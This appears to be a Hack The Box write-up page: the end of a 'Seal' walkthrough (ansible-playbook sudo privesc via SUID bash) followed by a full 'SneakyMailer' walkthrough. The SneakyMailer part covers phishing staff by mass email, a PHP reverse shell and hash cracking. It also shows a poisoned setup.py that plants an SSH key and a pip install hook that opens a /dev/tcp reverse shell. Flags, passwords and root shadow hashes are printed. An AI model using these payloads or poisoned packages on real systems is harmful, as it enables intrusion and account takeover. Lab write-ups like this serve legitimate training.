command: chmod +s /bin/bash

If you are new to ansible you can refer check the following resource to create a yml file for ansilble

https://www.middlewareinventory.com/blog/ansible-command-examples/

https://docs.ansible.com/ansible/latest/user_guide/playbooks.html

so let’s create the above yml file.

1
2
3
4
5
6
7
luis@seal:~$ cd /dev/shm/
luis@seal:/dev/shm$ nano oops.yml
luis@seal:/dev/shm$ cat oops.yml
- hosts: localhost
tasks:
- name: oops
command: chmod +s /bin/bash

Now let’s run this yml file.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
-bash-5.0$ sudo /usr/bin/ansible-playbook oops.yml
[WARNING]: provided hosts list is empty, only localhost is available. Note that the implicit localhost does not match 'all'

PLAY [localhost] *****************************************************************************************************************

TASK [Gathering Facts] ***********************************************************************************************************
ok: [localhost]

TASK [oops] **********************************************************************************************************************
[WARNING]: Consider using the file module with mode rather than running 'chmod'. If you need to use command because file is
insufficient you can add 'warn: false' to this command task or set 'command_warnings=False' in ansible.cfg to get rid of this
message.
changed: [localhost]

PLAY RECAP ***********************************************************************************************************************
localhost : ok=2 changed=1 unreachable=0 failed=0 skipped=0 rescued=0 ignored=0

Now Let’s run that suid bit /bin/bash

1
2
3
4
5
6
7
8
9
10
-bash-5.0$ /bin/bash -p
bash-5.0# id
uid=1000(luis) gid=1000(luis) euid=0(root) egid=0(root) groups=0(root),1000(luis)
bash-5.0# whoami
root
bash-5.0# cd /root
bash-5.0# cat root.txt
44fbd8b82a15b2da77023c94223987f5
bash-5.0# cat /etc/shadow | grep root
root:$6$D8b4qJlaLsRsvwuy$qvUFLUdvoH0EsvrLSJCpejOmV7bZoCO2ZGH2ueU77uAHpxepSfK.ts4LkkfwzuJ.IJ87EeK9RrNKHEorKQp3r.:18752:0:99999:7:::

Now we are root so let’s get all the flags.

Summary of knowledge

  • dir fuzz using ffuf
  • found username and password in tomcat-users.xml
  • tomcat path traversal via reverse proxy mapping
  • tomcat manager get reverse shell
  • ln -s to get .ssh id_rsa key
  • create a yml file and use /usr/bin/ansible-playbook to privesc

Contact me

  • QQ: 1185151867
  • twitter: https://twitter.com/fdlucifer11
  • github: https://github.com/FDlucifer

I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…

邮件凭据与 Python 包执行

邮件线索连接 pypiserver,setup.py 的执行时机与 HOME 配置影响密钥写入。原文继续分析 sudo pip3 的权限。

来源 SneakyMailer · 原记录 2020-07-12 · 41 个代码块 · 5 处图片引用

查看分析过程、攻击步骤与完整代码


introduce

OS: Linux
Difficulty: Medium
Points: 30
Release: 11 Jul 2020
IP: 10.10.10.197

User Blood image InfoSecJack 00 days, 03 hours, 45 mins, 53 seconds.
Root Blood image InfoSecJack 00 days, 03 hours, 48 mins, 41 seconds.

  • my htb rank

information gathering

first use nmap as usaul

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
root@kali:~# nmap -sV -sC -v -p- --min-rate=10000 10.10.10.197
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 57:c9:00:35:36:56:e6:6f:f6:de:86:40:b2:ee:3e:fd (RSA)
| 256 d8:21:23:28:1d:b8:30:46:e2:67:2d:59:65:f0:0a:05 (ECDSA)
|_ 256 5e:4f:23:4e:d4:90:8e:e9:5e:89:74:b3:19:0c:fc:1a (ED25519)
25/tcp open smtp Postfix smtpd
|_smtp-commands: debian, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING,
80/tcp open http nginx 1.14.2
| http-methods:
|_ Supported Methods: GET HEAD
|_http-title: Employee - Dashboard
143/tcp open imap Courier Imapd (released 2018)
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Issuer: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-05-14T17:14:21
| Not valid after: 2021-05-14T17:14:21
| MD5: 3faf 4166 f274 83c5 8161 03ed f9c2 0308
|_SHA-1: f79f 040b 2cd7 afe0 31fa 08c3 b30a 5ff5 7b63 566c
|_ssl-date: TLS randomness does not represent time
993/tcp open ssl/imap Courier Imapd (released 2018)
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Issuer: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-05-14T17:14:21
| Not valid after: 2021-05-14T17:14:21
| MD5: 3faf 4166 f274 83c5 8161 03ed f9c2 0308
|_SHA-1: f79f 040b 2cd7 afe0 31fa 08c3 b30a 5ff5 7b63 566c
|_ssl-date: TLS randomness does not represent time
8080/tcp open http nginx 1.14.2
| http-methods:
|_ Supported Methods: HEAD
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to nginx!
Service Info: Host: debian; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

visit

1
http://10.10.10.179 -> get redirect to http://sneakycorp.htb/

add sneakycorp to /etc/hosts:

1
10.10.10.197    sneakycorp.htb 

bruteforce subdomains:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
root@kali:~/hackthebox/machine/SneakyMailer# ./ffuf -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://sneakycorp.htb/ -H "Host: FUZZ.sneakycorp.htb" -fs 185

/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/

v1.1.0-git
________________________________________________

:: Method : GET
:: URL : http://sneakycorp.htb/
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header : Host: FUZZ.sneakycorp.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403
:: Filter : Response size: 185
________________________________________________

dev [Status: 200, Size: 13737, Words: 4007, Lines: 341]

then add dev.sneakycorp.htb to /etc/hosts

1
10.10.10.197       sneakycorp.htb  dev.sneakycorp.htb

visit

1
http://sneakycorp.htb/team.php

get a lot of mails extract them to mails.txt
boxname = sneakymail, may have to send some mails

start nc:

1
2
3
4
root@kali:~# nc -lvp 80
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80

send mails:

1
while read mail; do swaks --to $mail --from it@sneakymailer.htb --header "Subject: Credentials / Errors" --body "goto http://10.10.14.4/" --server 10.10.10.197; done < mails.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
root@kali:~/hackthebox/machine/SneakyMailer# cat mails.txt
airisatou@sneakymailer.htb
angelicaramos@sneakymailer.htb
ashtoncox@sneakymailer.htb
bradleygreer@sneakymailer.htb
brendenwagner@sneakymailer.htb
briellewilliamson@sneakymailer.htb
brunonash@sneakymailer.htb
caesarvance@sneakymailer.htb
carastevens@sneakymailer.htb
cedrickelly@sneakymailer.htb
chardemarshall@sneakymailer.htb
colleenhurst@sneakymailer.htb
dairios@sneakymailer.htb
donnasnider@sneakymailer.htb
doriswilder@sneakymailer.htb
finncamacho@sneakymailer.htb
fionagreen@sneakymailer.htb
garrettwinters@sneakymailer.htb
gavincortez@sneakymailer.htb
gavinjoyce@sneakymailer.htb
glorialittle@sneakymailer.htb
haleykennedy@sneakymailer.htb
hermionebutler@sneakymailer.htb
herrodchandler@sneakymailer.htb
hopefuentes@sneakymailer.htb
howardhatfield@sneakymailer.htb
jacksonbradshaw@sneakymailer.htb
jenagaines@sneakymailer.htb
jenettecaldwell@sneakymailer.htb
jenniferacosta@sneakymailer.htb
jenniferchang@sneakymailer.htb
jonasalexander@sneakymailer.htb
laelgreer@sneakymailer.htb
martenamccray@sneakymailer.htb
michaelsilva@sneakymailer.htb
michellehouse@sneakymailer.htb
olivialiang@sneakymailer.htb
paulbyrd@sneakymailer.htb
prescottbartlett@sneakymailer.htb
quinnflynn@sneakymailer.htb
rhonadavidson@sneakymailer.htb
sakurayamamoto@sneakymailer.htb
sergebaldwin@sneakymailer.htb
shaddecker@sneakymailer.htb
shouitou@sneakymailer.htb
sonyafrost@sneakymailer.htb
sukiburks@sneakymailer.htb
sulcud@sneakymailer.htb
tatyanafitzpatrick@sneakymailer.htb
thorwalton@sneakymailer.htb
tigernixon@sneakymailer.htb
timothymooney@sneakymailer.htb
unitybutler@sneakymailer.htb
vivianharrell@sneakymailer.htb
yuriberry@sneakymailer.htb
zenaidafrank@sneakymailer.htb

after a while i recived the response

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
root@kali:~# nc -lvp 80
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.10.197.
Ncat: Connection from 10.10.10.197:57330.
POST / HTTP/1.1
Host: 10.10.14.4
User-Agent: python-requests/2.23.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 185
Content-Type: application/x-www-form-urlencoded

firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt

then decode the string

1
firstName=Paul&lastName=Byrd&email=paulbyrd@sneakymailer.htb&password=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht&rpassword=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht

then we got

1
2
3
mail: paulbyrd@sneakymailer.htb
user: paulbyrd
password: ^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht

install evolution

1
apt-get install evolution

enter creds for smtp server 10.10.10.197 and mail paulbyrd@sneakymailer.htb

then go to look sent items

we got the following items

  • mail 1:
1
2
3
4
5
6
7
8
9
10
发件人:	Paul Byrd <paulbyrd@sneakymailer.htb>
收件人: low@debian
主题: Module testing
日期: Wed, 27 May 2020 13:28:58 -0400

Hello low


Your current task is to install, test and then erase every python module you
find in our PyPI service, let me know if you have any inconvenience.
  • mail 2:
1
2
3
4
5
6
7
8
9
10
11
发件人:	Paul Byrd <paulbyrd@sneakymailer.htb>
收件人: root <root@debian>
主题: Password reset
日期: Fri, 15 May 2020 13:03:37 -0500 (2020年05月15日 14时03分37秒)

Hello administrator, I want to change this password for the developer account

Username: developer
Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C

Please notify me when you do it

getshell

try creds on ftp:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
root@kali:~/hackthebox/machine/SneakyMailer# ftp 10.10.10.197
Connected to 10.10.10.197.
220 (vsFTPd 3.0.3)
Name (10.10.10.197:root): developer
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxr-x 8 0 1001 4096 Jul 12 02:47 dev
226 Directory send OK.
ftp> cd dev
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 2 0 0 4096 May 26 19:52 css
drwxr-xr-x 2 0 0 4096 May 26 19:52 img
-rwxr-xr-x 1 0 0 13742 Jun 23 09:44 index.php
drwxr-xr-x 3 0 0 4096 May 26 19:52 js
drwxr-xr-x 2 0 0 4096 May 26 19:52 pypi
drwxr-xr-x 4 0 0 4096 May 26 19:52 scss
-rwxr-xr-x 1 0 0 26523 May 26 20:58 team.php
drwxr-xr-x 8 0 0 4096 May 26 19:52 vendor
226 Directory send OK.

then upload the phpreverseshell to the dictionary

1
2
3
4
5
6
ftp> put shell.php
local: shell.php remote: shell.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5492 bytes sent in 0.00 secs (59.5179 MB/s)

browser to the following url:

1
http://dev.sneakycorp.htb/shell.php

start nc listener

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
root@kali:~# nc -lvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.197.
Ncat: Connection from 10.10.10.197:59722.
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64 GNU/Linux
05:37:19 up 4:05, 0 users, load average: 0.00, 0.02, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@sneakymailer:/$ su developer
su developer
Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C

developer@sneakymailer:/$ id
id
uid=1001(developer) gid=1001(developer) groups=1001(developer)
developer@sneakymailer:/$ whoami
whoami
developer

let’s still gather more information:

1
2
3
developer@sneakymailer:/var/www$ ls
ls
dev.sneakycorp.htb html pypi.sneakycorp.htb sneakycorp.htb

let’s again edit the /etc/hosts file

1
10.10.10.197    sneakycorp.htb dev.sneakycorp.htb pypi.sneakycorp.htb

visit url:

1
http://pypi.sneakycorp.htb:8080/

then we got this

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Welcome to pypiserver!

This is a PyPI compatible package index serving 0 packages.

To use this server with pip, run the following command:

pip install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]


To use this server with easy_install, run the following command:

easy_install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]


The complete list of all packages can be found here or via the simple index.

This instance is running version 1.3.2 of the pypiserver software.

find a hash in the webfolder for pypi:

1
2
3
developer@sneakymailer:/var/www$ cat /var/www/pypi.sneakycorp.htb/.htpasswd
cat /var/www/pypi.sneakycorp.htb/.htpasswd
pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/

hashcat to crack it:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
hash type:   1600 | Apache $apr1$ MD5, md5apr1, MD5 (APR)            | HTTP, SMTP, LDAP Server

D:\hashcat-5.1.0\hashcat-5.1.0>hashcat64.exe -a 0 -m 1600 password.txt rockyou.txt

$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/:soufianeelhaoui

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Apache $apr1$ MD5, md5apr1, MD5 (APR)
Hash.Target......: $apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
Time.Started.....: Sun Jul 12 17:54:53 2020 (3 secs)
Time.Estimated...: Sun Jul 12 17:54:56 2020 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 1306.8 kH/s (12.93ms) @ Accel:256 Loops:250 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 3670016/14344360 (25.59%)
Rejected.........: 0/3670016 (0.00%)
Restore.Point....: 3538944/14344360 (24.67%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidates.#1....: stefy.emin -> sn7594
Hardware.Mon.#1..: N/A

Started: Sun Jul 12 17:54:46 2020
Stopped: Sun Jul 12 17:54:58 2020

then we got the password

1
soufianeelhaoui

with this password we can now create a package and upload it (like seen on webpage):

first go to tmp and create a package directory:

1
2
cd /tmp
mkdir mypkg

then create .pypirc file:

1
2
3
4
5
6
7
[distutils]
index-servers = local

[local]
repository: http://pypi.sneakycorp.htb:8080
username: pypi
password: soufianeelhaoui

then use scp to transfer the file:

1
2
3
4
5
6
7
8
9
10
11
developer@sneakymailer:/tmp/mypkg$ scp root@10.10.14.4:/root/hackthebox/machine/SneakyMailer/.pypirc .
<4.4:/root/hackthebox/machine/SneakyMailer/.pypirc .
Could not create directory '/var/www/dev.sneakycorp.htb/.ssh'.
The authenticity of host '10.10.14.4 (10.10.14.4)' can't be established.
ECDSA key fingerprint is SHA256:TA8zjlhAspZEc/3WZjyWRQBxzPfwJXE2X98JsMGnz6U.
Are you sure you want to continue connecting (yes/no)? yes
yes
Failed to add the host to the list of known hosts (/var/www/dev.sneakycorp.htb/.ssh/known_hosts).
root@10.10.14.4's password: 2525

.pypirc 100% 128 0.4KB/s 00:00

change permissions:

1
2
3
4
5
6
7
8
developer@sneakymailer:/tmp/mypkg$ chmod 600 .pypirc
chmod 600 .pypirc
developer@sneakymailer:/tmp/mypkg$ ls -la
ls -la
total 12
drwxrwxrwx 2 developer developer 4096 Jul 12 07:09 .
drwxrwxrwt 10 root root 4096 Jul 12 07:09 ..
-rw------- 1 developer developer 128 Jul 12 07:09 .pypirc

create a key, which can then add to authorized keys:

1
2
3
4
5
root@kali:~/hackthebox/machine/SneakyMailer# ssh-keygen -b 2048 -t ed25519 -f ./key -q -N ""
root@kali:~/hackthebox/machine/SneakyMailer# ls
ffuf key key.pub mails.txt shell.php
root@kali:~/hackthebox/machine/SneakyMailer# cat key.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMM20bpCOUwHR4+8hMegW7FanYYPdA6yJZ1OIniwUDXn root@kali

create the file “setup.py”:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
import setuptools

try:
with open("/home/low/.ssh/authorized_keys", "a") as f:
f.write("\nssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMM20bpCOUwHR4+8hMegW7FanYYPdA6yJZ1OIniwUDXn root@kali")
f.close()
except Exception as e:
pass
setuptools.setup(
name="example-pkg3", # Replace with your own username
version="0.0.1",
author="Example Author",
author_email="author@example.com",
description="A small example package",
long_description="",
long_description_content_type="text/markdown",
url="https://github.com/pypa/sampleproject",
packages=setuptools.find_packages(),
classifiers=[
"Programming Language :: Python :: 3",
"License :: OSI Approved :: MIT License",
"Operating System :: OS Independent",
],
)

then use scp to transfer it:

1
2
3
4
5
6
7
8
9
10
11
developer@sneakymailer:/tmp/mypkg$ scp root@10.10.14.4:/root/hackthebox/machine/SneakyMailer/setup.py .
<.4:/root/hackthebox/machine/SneakyMailer/setup.py .
Could not create directory '/var/www/dev.sneakycorp.htb/.ssh'.
The authenticity of host '10.10.14.4 (10.10.14.4)' can't be established.
ECDSA key fingerprint is SHA256:TA8zjlhAspZEc/3WZjyWRQBxzPfwJXE2X98JsMGnz6U.
Are you sure you want to continue connecting (yes/no)? yes
yes
Failed to add the host to the list of known hosts (/var/www/dev.sneakycorp.htb/.ssh/known_hosts).
root@10.10.14.4's password: 2525

setup.py 100% 720 0.7KB/s 00:00

change HOME environment so that .pypirc can be used and run the setup.py:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
developer@sneakymailer:/tmp/mypkg$ chmod 777 setup.py
chmod 777 setup.py
developer@sneakymailer:/tmp/mypkg$ HOME=$(pwd)
HOME=$(pwd)
developer@sneakymailer:~$ python3 setup.py sdist register -r local upload -r local
<n3 setup.py sdist register -r local upload -r local
running sdist
running egg_info
creating example_pkg3.egg-info
writing example_pkg3.egg-info/PKG-INFO
writing dependency_links to example_pkg3.egg-info/dependency_links.txt
writing top-level names to example_pkg3.egg-info/top_level.txt
writing manifest file 'example_pkg3.egg-info/SOURCES.txt'
reading manifest file 'example_pkg3.egg-info/SOURCES.txt'
writing manifest file 'example_pkg3.egg-info/SOURCES.txt'
warning: sdist: standard file not found: should have one of README, README.rst, README.txt, README.md

running check
creating example-pkg3-0.0.1
creating example-pkg3-0.0.1/example_pkg3.egg-info
copying files to example-pkg3-0.0.1...
copying setup.py -> example-pkg3-0.0.1
copying example_pkg3.egg-info/PKG-INFO -> example-pkg3-0.0.1/example_pkg3.egg-info
copying example_pkg3.egg-info/SOURCES.txt -> example-pkg3-0.0.1/example_pkg3.egg-info
copying example_pkg3.egg-info/dependency_links.txt -> example-pkg3-0.0.1/example_pkg3.egg-info
copying example_pkg3.egg-info/top_level.txt -> example-pkg3-0.0.1/example_pkg3.egg-info
Writing example-pkg3-0.0.1/setup.cfg
creating dist
Creating tar archive
removing 'example-pkg3-0.0.1' (and everything under it)
running register
Registering example-pkg3 to http://pypi.sneakycorp.htb:8080
Server response (200): OK
WARNING: Registering is deprecated, use twine to upload instead (https://pypi.org/p/twine/)
running upload
Submitting dist/example-pkg3-0.0.1.tar.gz to http://pypi.sneakycorp.htb:8080
Server response (200): OK
WARNING: Uploading via this command is deprecated, use twine to upload instead (https://pypi.org/p/twine/)

now login with ssh as low:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
root@kali:~/hackthebox/machine/SneakyMailer# chmod 700 key
root@kali:~/hackthebox/machine/SneakyMailer# ssh -i key low@10.10.10.197
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Tue Jun 9 03:02:52 2020 from 192.168.56.105

low@sneakymailer:~$ id
uid=1000(low) gid=1000(low) groups=1000(low),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth),119(pypi-pkg)
low@sneakymailer:~$ whoami
low

then we got user.txt

1
2
3
4
low@sneakymailer:~$ ls
user.txt venv
low@sneakymailer:~$ cat user.txt
92d8adff6a2d3da02673a9fb6aa471a4

privilege esclation

run the following command

1
2
3
4
5
6
7
low@sneakymailer:~$ sudo -l
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Matching Defaults entries for low on sneakymailer:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User low may run the following commands on sneakymailer:
(root) NOPASSWD: /usr/bin/pip3

let’s cd to /dev/shm, then create a python script

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
from setuptools import setup
from setuptools.command.install import install
import base64
import os
class CustomInstall(install):
def run(self):
install.run(self)
os.system("bash -c 'bash -i >& /dev/tcp/10.10.14.4/9002 0>&1'")
setup(
name='FakePip',
version='0.0.1',
description='This will exploit a sudoer able to /usr/bin/pip install *',
url='https://github.com/0x00-0x00/fakepip',
author='zc00l',
author_email='andre.marques@esecurity.com.br',
license='MIT',
zip_safe=False,
cmdclass={'install': CustomInstall})

run the following payload

1
2
3
4
5
low@sneakymailer:/dev/shm$ sudo /usr/bin/pip3 install . --upgrade --force-reinstall
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Processing /dev/shm
Building wheels for collected packages: FakePip
Running setup.py bdist_wheel for FakePip ... -

start nc to listen on 9002 port:


then we got root!!!

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
root@kali:~# nc -lvp 9002
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9002
Ncat: Listening on 0.0.0.0:9002
Ncat: Connection from 10.10.10.197.
Ncat: Connection from 10.10.10.197:40898.
root@sneakymailer:/tmp/pip-req-build-ht66bwjk# id
id
uid=0(root) gid=0(root) groups=0(root)
root@sneakymailer:/tmp/pip-req-build-ht66bwjk# whoami
whoami
root
root@sneakymailer:/tmp/pip-req-build-ht66bwjk# cd /root
cd /root
root@sneakymailer:~# ls
ls
root.txt
root@sneakymailer:~# cat root.txt
cat root.txt
464554578c27d528fb9c5710ec3de868
  • the root hash to unlock other writeups:

1
root:$6$jJW2Iy0Knfw7c6gr$/p2MAEhr7Fy4bMIT8szzgnSkL2kp8EaPKvGQ//cfcX0bMnazYHzNwWIsGaGwgceFyftI2Xihj0rrhUbfkrzhf.:18402:0:99999:7:::

Summary of knowledge

  • subdomain fuzz
  • swaks to test email and got credentials
  • evolution email tools usage
  • pypiserver hash crack
  • create py script to get pypiserver privesc through ssh key poison
  • scp transfer files
